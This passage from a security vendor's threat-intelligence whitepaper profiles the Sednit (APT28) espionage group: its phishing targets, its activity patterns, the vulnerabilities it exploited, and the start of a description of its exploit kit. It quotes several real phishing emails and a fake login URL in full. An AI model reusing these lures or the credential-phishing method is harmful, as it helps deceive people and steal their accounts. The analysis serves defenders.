En Route with Sednit

Part 1: Approaching the Target

Version 1.0 • October 2016

ENJOY SAFER TECHNOLOGY™

En Route with Sednit

Part 1: Approaching the Target

Version 1.0 • October 2016

TABLE OF CONTENT

LIST OF TABLES

LIST OF FIGURES

EXECUTIVE SUMMARY

The Sednit group — also known as APT28, Fancy Bear and Sofacy — is a group of attackers operating since 2004 if not earlier and whose main objective is to steal confidential information from specific targets.

This is the first part of our whitepaper "En Route with Sednit", which covers the Sednit's group activities since 2014. Here, we focus on the methods used by the group to attack its targets, and on who these targets are.

The key points described in this first installment are the following:

- During the Sednit phishing campaigns more than 1,000 high-profile individuals involved in Eastern European politics were attacked, including some Ukrainian leaders, NATO officials, and Russian political dissidents
- The Sednit operators launched their phishing attacks on weekdays, and at times corresponding to office hours in the time zone UTC+3
- The Sednit group developed its own exploit kit — a first for an espionage group — deploying a surprisingly high number of 0-day exploits
- The Sednit group developed particular first-stage malware in order to bypass network security measures implemented by compromised organizations

For any inquiries related to this whitepaper, contact us at: threatintel@eset.com

INTRODUCTION

The Sednit Group

The Sednit group — variously also known as APT28, Fancy Bear, Sofacy, Pawn Storm, STRONTIUM and Tsar Team — is a group of attackers operating since 2004 if not earlier, whose main objective is to steal confidential information from specific targets. Over the past two years, this group's activity has increased significantly, with numerous attacks against government departments and embassies all over the world.

Among their most notable presumed targets are the American Democratic National Committee *[1]*, the German parliament *[2]* and the French television network TV5Monde *[3]*. Moreover, the Sednit group has a special interest in Eastern Europe, where it regularly targets individuals and organizations involved in geopolitics.

One of the striking characteristics of the Sednit group is its ability to come up with brand-new 0-day *[4]* vulnerabilities regularly. In 2015, the group exploited no fewer than six 0-day vulnerabilities, as shown in **Figure 1**.




Figure 1. **Timeline of 0-day vulnerabilities exploited by the Sednit group in 2015**

This high number of 0-day exploits suggests significant resources available to the Sednit group, either because the group members have the skills and time to find and weaponize these vulnerabilities, or because they have the budget to purchase the exploits.

Also, over the years the Sednit group has developed a large software ecosystem to perform its espionage activities. The diversity of this ecosystem is quite remarkable; it includes dozens of custom programs, with many of them being technically advanced, like the **Xagent** and **Sedreco** modular backdoors (described in the second part of this whitepaper), or the **Downdelph** bootkit and rootkit (described in the third part of this whitepaper).

We present the results of ESET's two-year pursuit of the Sednit group, during which we uncovered and analyzed many of their operations. We split our publication into three independent parts:

1. "*Part 1: Approaching the Target*" describes the kinds of targets the Sednit group is after, and the methods used to attack them. It also contains a detailed analysis of the group's most-used reconnaissance malware.
2. "*Part 2: Observing the Comings and Goings*" describes the espionage toolkit deployed on some target computers, plus a custom network tool used to pivot within the compromised organizations.
3. "*Part 3: A Mysterious Downloader*" describes a surprising operation run by the Sednit group, during which a lightweight Delphi downloader was deployed with advanced persistence methods, including both a bootkit and a rootkit.

Each of these parts comes with the related indicators of compromise.

The First Part of the Trilogy

Figure 2 shows the main components that the Sednit group has used over the last two years, with their interrelationships. It should not be considered as a complete representation of their arsenal, which also includes numerous small custom tools.




Figure 2. **Main attack methods and malware used by the Sednit group since 2014, and how they are related**

We divide Sednit's software into three categories: the first-stage software serves for reconnaissance of a newly compromised host, then comes the second-stage software intended to spy on machines deemed interesting, while the pivot software finally allows the operators to reach other computers.

In this first part, we focus on Sednit's attack methods. Indeed, having *reliable* methods to compromise the computers of the *intended* targets with spying malware is one of the most important parts of a cyber espionage operation.

The components on which we focus in this first part are outlined in **Figure 2**, which includes the attack methods employed and the first-stage malware we call **Seduploader**, composed of a dropper and its associated payload.

All the components shown in **Figure 2** are described in this whitepaper, with the exception of **Usbstealer**, a tool to exfiltrate data from air-gapped machines that we have already described at WeLiveSecurity *[5]*. Recent versions have been documented by Kaspersky Labs *[6]* as well.

Attribution

One might expect this reference whitepaper to add new information about attribution. A lot has been said to link the Sednit group to some Russian entities [7], and we do not intend to add anything to this discussion.

Performing attribution in a serious, scientific manner is a hard problem that is out of scope of ESET's mission. As security researchers, what we call "the Sednit group" is merely a set of software and the related network infrastructure, which we can hardly correlate with any *specific* organization.

Nevertheless, our intensive investigation of the Sednit group has allowed us to collect numerous indicators of the language spoken by its developers and operators, as well as their areas of interest, as we will explain in this whitepaper.

Publication Strategy

Before entering the core content of this whitepaper, we would like to discuss our publication strategy. Indeed, as security researchers, two questions we always find difficult to answer when we write about an espionage group are "*when to publish?*", and "*how to make our publication useful to those tasked with defending against such attacks?*".

There were several detailed reports on the Sednit group published in 2014, like the Operation Pawn Storm report from Trend Micro [8] and the APT28 report from FireEye [9]. But since then the public information regarding this group mainly came in the form of blog posts describing specific components or attacks. In other words, no public attempts have been made to present the big picture on the Sednit group since 2014.

Meanwhile, the Sednit group's activity significantly increased, and its arsenal differs from those described in previous whitepapers.

Therefore, our intention here is to provide a detailed picture of the Sednit group's activities over the past two years. Of course, we have only partial visibility into those activities, but we believe that we possess enough information to draw a representative picture, which should in particular help defenders to handle Sednit compromises.

We tried to follow a few principles in order to make our whitepaper useful to the various types of readers:

- **Keep it readable:** while we provide detailed technical descriptions, we have tried to make them readable, without sacrificing precision. This is the reason we decided to split our whitepaper into three independent parts, in order to make such a large amount of information easily digestible. We also have refrained from mixing indicators of compromise with the text.
- **Help the defenders:** we provide indicators of compromise (IOC) to help detect current Sednit infections, and we group them in the IOC section and on ESET's GitHub account [10]. Hence, the reader interested only in these IOC can act directly, and find more context in the whitepaper afterwards.
- **Reference previous work:** a high profile group such as Sednit is tracked by numerous entities. As with any research work, our investigation stands on the shoulders of the previous publications. We have referenced them appropriately, to the best of our knowledge.
- **Document *also* what we do not understand:** we still have numerous open questions regarding Sednit, and we highlight them in our text. We hope this will encourage fellow malware researchers to help complete the puzzle.

We did our best to follow these principles, but there may be cases where we missed our aim. We encourage readers to provide feedback at threatintel@eset.com, and we will update the whitepaper accordingly.

WHO ARE THE TARGETS?

In order to set the scene for the Sednit group, we will first take a look at who their targets are. Indeed, knowing the targets of such a group allows us to get some idea of their motivations, their level of sophistication, and the interests they serve.

In a number of publicized cases high-profile entities have supposedly been attacked by the Sednit group, such as:

- The American Democratic National Committee, in May 2016 *[1]*
- The German parliament, in May 2015 *[2]*
- The French television network TV5Monde, in April 2015 *[3]*


Such high-profile cases allow us to draw an initial conclusion: the Sednit group's objectives are connected to international geopolitics, and the group is definitely not "afraid" of targeting major entities. To continue this reasoning in more depth, we will describe in the next sections a list of targets for a phishing operation run by the Sednit group in 2015.

How Did We Find the Target List?

Context

One of the common attack methods used by the Sednit group — see Figure 2 — is spearphishing (sending targeted phishing emails) to steal webmail account credentials. To do so, the group creates fake login pages for various webmail services, and lures the targets into visiting the fake page and entering their credentials. This attack method was initially documented by Trend Micro *[8]* and PwC *[11]*.

For example, **Figure 3** shows a Sednit phishing email targeting Gmail users.




From [redacted]
Subject **Privacy violation**
To [redacted]

```
Dear Customer,

Please be informed that your personal data has been found on Google
Drive Service. For your privacy purposes we have temporary restricted
access to the following page:

https://docs.google.com/document/d/0B1EY-OHft-ixYWIyMD4hODUdfvYhn2sdE3N=

We warn you about probability of your personal data unlawful using.

According to Google Privacy Policy we can't restrict access to the page
without reasons for more than 24 hours. Therefore please respond to this
message to delete the page.

Google Company considers user's confidentiality as first-priority
factor. We collect exclusively personal identification data provided
yourself. We don't disclose, don't spread and don't share your personal
data with other organizations with any purposes.

Google Monitoring Center.
```

Figure 3. **Example of phishing email sent to attempt to steal Gmail credentials. The hyperlink actually points to a domain used for phishing**

The link in this email points in reality to a Sednit domain name. If potential victims click on it, they will be redirected to a fake Gmail login panel, as shown in **Figure 4**. Hence, they will get the impression that they have to log in again in order to access the document mentioned in the email. Those who fall prey by entering their credentials will be redirected to the legitimate Google Drive webpage, while their credentials will be collected by Sednit.



Google

Please re-enter your password

To help protect your privacy, we will sometimes ask you to verify your password even though you are already signed in.

[redacted]
[redacted]@gmail.com

Figure 4. **Fake Gmail login panel. Target's name and email address have been redacted**

An important point here is that the fake login panel displays the targets' names and email addresses, to reinforce the illusion they have been logged out from their real Gmail accounts.

The fake webmail login panels deployed by Sednit are usually just a copy of the real login panel source.

The Operators' Mistake

During one of these phishing campaigns against webmail users, the operators used Bitly *[12]* to shorten the URLs contained in the emails. To do so, they created a few accounts on Bitly, and used each of them to shorten multiple phishing URLs. Luckily enough for us, one of those Bitly accounts was set as "public", which allows everyone to see the list of URLs that were shortened by this account, with the exact time at which they were shortened.

The public profile feature has been removed from Bitly *[13]*, and hence the list is no longer available.

Interestingly, each URL that was shortened contained the email address and the name of the target. Having this information in the URL allowed the fake login panel to display them easily, as shown in Figure 4, rather than requiring an instance of the login panel for each target. An example of a URL that was shortened is shown below:

```
http://login.accoounts-google.com/
url/?continue=cGFyZXBreWl2QGdtYWlsLmNvbQ==&df=UGFraXN0YW4rRW1iYXNzeStLeWl2&tel=1
```

Here, the `continue` parameter contains `parepkyiv@gmail.com` encoded in base64, while the `df` parameter contains `Pakistan+Embassy+Kyiv`. Therefore, it is possible to identify the target precisely from a URL that was shortened, in this case the Pakistan Embassy in Kiev.

What Is in the List?

The list contains around 4,400 URLs that were shortened between 16th of March 2015 and 14th of September 2015. Assuming that the time at which a URL was shortened corresponds roughly to the moment when the corresponding phishing email was sent, it allows us to create a relatively accurate timeline of the events related to these phishing attacks.

First, the number of URLs that were shortened per day is showed in **Figure 5** for the first (and most active) two months of the account's activity.




Figure 5. **Number of URLs that were shortened per day during the first two months**

There were regular peaks in the number of URLs that were shortened, usually Monday or Friday, probably corresponding to the launch of new phishing campaigns. Also, there is almost no activity during the weekends indicating that the operators are likely to work only on weekdays.

Secondly, the same target may appear in several URLs, probably corresponding to repeated phishing attempts. The list contains 1,888 unique target email addresses, most of them being Gmail addresses. **Figure 6** shows the number of times the targets were attacked.




Figure 6. **Number of times targets were attacked**

More than half of the targets were attacked only once, and in most of these cases the corresponding shortened URL was clicked at least once, according to the Bitly statistics. On the other hand, the others targets have been attacked several times during the six months of data, with a maximum of seven attempts against nine of them. Most of the corresponding shortened URLs were not visited. In other words, the targets are regularly attacked until an attempt to phish succeeds, and for more than half of the targets one attempt was enough.

The number of clicks on a Bitly-shortened URL is publicly available, by appending a "+" to the shortened URL, with the countries from which those clicks originated. Nevertheless, one can not know whether a shortened URL was visited by the intended target, or someone else.

Finally, since we know the exact time when a URL was shortened, we can display the hour of the day when it happened, as shown in **Figure 7**.




Figure 7. **Number of URLs that were shortened per hour of the day**

Interestingly, the distribution of the hours matches the working hours from 9AM to 5PM in the UTC+3 time zone, with sometimes some activity in the evening. This may indicate that the operators work from this time zone *[14]*.

What Kind of Targets?

As the list contains mostly Gmail addresses, the majority of the targeted emails belong to individuals. Nevertheless, the following organizations also have Gmail addresses that were targeted:

- Embassies belonging to Algeria, Brazil, Colombia, Djibouti, India, Iraq, North Korea, Kyrgyzstan, Lebanon, Myanmar, Pakistan, South Africa, Turkmenistan, United Arab Emirates, Uzbekistan and Zambia
- Ministries of Defense in Argentina, Bangladesh, South Korea, Turkey and Ukraine

Regarding the individuals targeted, here are a few of their positions that are typical of the list:

- Political leaders and heads of police of Ukraine
- Members of NATO institutions
- Members of the People's Freedom Party, a Russian liberal democratic political party *[15]*
- Russian political dissidents
- "Shaltay Boltai", an anonymous Russian group known to release private emails of Russian politicians *[16]*
- Journalists located in Eastern Europe
- Academics visiting Russian universities
- Chechen organizations

Overall, most of the targets we could identify are related by the fact that they all share the same standpoint in the current political situation in Eastern Europe.

While this list only provides a partial view of the Sednit group's targets, another list was analyzed by Trend Micro, with similar findings *[17]*.

Conclusion

The Sednit group targets a lot of individuals and organizations, with a particular focus on Eastern Europe, as shown by our analysis of one of their phishing targets lists.

Moreover, the Sednit operators launched their phishing attacks on weekdays, and at times corresponding to office hours in the time zone UTC+3.

ATTACK METHODS

In this section, we will describe the two main attack methods used by the Sednit group to deploy its malicious software. We already discussed the third attack method — fake webmail login panels — in the previous section.

The first method is to lure the target into opening an email attachment, while the second one relies on the target visiting a website containing a custom exploit kit. In both cases, the lure itself is usually a phishing email.

Email Attachments

As with many other cyber espionage actors, sending targeted phishing emails with malicious attachments is one of the main attack vectors of the Sednit group. Sometimes those attachments are simply executables, and no exploits are used. It is, for example, the case for the most recent deployment of **Downdelph**, a pretty surprising operation that we will describe in the third part of this whitepaper.


On the other hand, the Sednit group also uses exploits, and in some cases even 0-day exploits, with its email attachments. The list of vulnerabilities exploited with this attack method is described in **Table 1**, to the best of our knowledge.

Table 1. **Vulnerabilities exploited with targeted phishing attachments**

ID	Targeted Application	Notes	Reference
CVE-2009-3129 *[18]*	Microsoft Excel		
CVE-2010-3333 *[19]*	Microsoft Office		
CVE-2012-0158 *[20]*	Microsoft Office		
CVE-2013-2729 *[21]*	Adobe Acrobat Reader		
CVE-2014-1761 *[22]*	Microsoft Word	0-day at the time the Sednit group used it	*[23]*
CVE-2015-1641 *[24]*	Microsoft Word		*[25]*
CVE-2015-2424 *[26]*	Microsoft Office	0-day at the time the Sednit group used it	*[27]*
CVE-2016-4117 *[78]*	Adobe Flash Player		*[77]*

The malware usually dropped by those exploits for the last two years has been Seduploader's payload, as shown in Figure 2.

To illustrate this (well known) attack method, we are now going to briefly describe one particular recent phishing campaign with email attachments from the Sednit group. The email in question was sent to targets located in Ukraine in May 2016, and is pictured in **Figure 8**.


From: Vasiliy Stasiuk
Sent: Wednesday, May 25, 2016 2:01 PM
To: [redacted]
Subject: Обострение отношений России и Евросоюза

Добрый день!

Во вложении вы можете найти документ об обострении отношений России и Евросоюза.

С уважением,

Василий Стасюк.
Всеукраинский академический союз,
02140, Украина, г.Киев, проспект Миколи Бажана, 26, офис 334
vasiliystasiuk@ukr.net

1 attachment: Putin_Is_Being_Pushed_to_Prepare_for_War.rtf 1.1 MB

Figure 8. **Targeted phishing email sent in May 2016**

The subject of the email can be translated to "The aggravation of Russian-EU relations", while the body roughly translates to:

```
Good afternoon!

Attached you can find the document on Russia and the European Union
aggravation of relations.

Yours faithfully,

Vasyl Stasiuk.
Ukrainian Academic Union,
02140, Ukraine, Kiev, Prospect Bazhana Mykoly, 26, office 334
```

The address of the "Ukrainian Academic Union" is the correct one *[28]*, while the sender email address was created by the attackers using a freemail provider.

The RTF attachment exploits the CVE-2015-1641 vulnerability *[24]* to drop two DLLs on the system, as described by Prevenity *[25]*. The first DLL loads each time a Microsoft Office application is executed, by registering it under a Windows Registry key named `Office Test` (see IOC section for details). This DLL in turn loads the second one, which is Seduploader's payload.

Interestingly, the decoy document was apparently wrongly embedded when building the exploit, and thus fails to open. From the attachment name, we can speculate that it was supposed to be an RTF version of a news article entitled "Putin Is Being Pushed to Abandon His Conciliatory Approach to the West and Prepare for War" *[29]*.

This particular case is one among a series of attacks using the CVE-2015-1641 vulnerability launched from April 2016 by the Sednit group *[30]* (more details in the IOC section).

Sedkit: Exploit Kit for Targeted Attacks

The second main attack method of the Sednit group is an exploit kit, which we named **Sedkit**. It was discovered by ESET researchers in September 2014 *[23]*. At this time, several websites belonging to a large financial institution in Poland were modified to automatically redirect the visitors to the exploit kit — also known as a watering hole attack *[31]*.

The workflow of the **Sedkit** exploit kit has stayed the same since its first appearance. It is shown in **Figure 9**, and described below.





Figure 9. **Sedkit workflow**

Attracting Visitors

As previously explained, the targets were initially attracted to visit **Sedkit** via a watering hole attacks. But since then, the usual way to lure the targets has been to send targeted phishing emails containing a URL pointing to **Sedkit**. **Figure 10** shows an example of such a targeted phishing email from March 2016.



From noreply@stratfor.com
Subject Geopolitical Weekly
To [redacted]

```
Dear Sir,
Please read this report by Sratfor Global Intelligence:
http://stratforglobal.net/weekly/51586/ruthless-and-sober-syria
Kind regards,

Stratfor Global Intelligence

P.O. Box 92529
Austin, Texas 78709-2529
USA
T +1 512 744 4300
F +1 512 744 4334
```

Figure 10. **Example of Sedkit targeted phishing email from March 2016**

This email supposedly comes from Stratfor *[32]*, an intelligence company providing regular reports on geopolitics. While the email signature and sender address are correct, the domain name in the URL is not — `stratfor.com` being the legitimate Stratfor domain name. Also, the URI path closely resembles the path of an existing article on the Stratfor website (`/weekly/ruthless-and-sober-syria`), the only difference being the insertion of an ID number (`51586`), which likely identifies the target.

The attentive reader may have noticed that the email body text contains a typing mistake: "Sratfor" rather than "Stratfor", indicating that this text was not copied but manually written by the attackers. Such typing mistakes are common in Sednit phishing emails.

Using legitimate news articles as lures, with URLs mimicking the real ones, is the usual way of attracting visitors to **Sedkit** since 2015. **Table 2** shows some recent examples of news articles mimicked by **Sedkit** URLs.

Table 2. **Examples of Sedkit lure news articles**
*(see IOC Section for other **Sedkit** domain names)*

Sedkit domain name	Legitimate domain name	Legitimate news article title
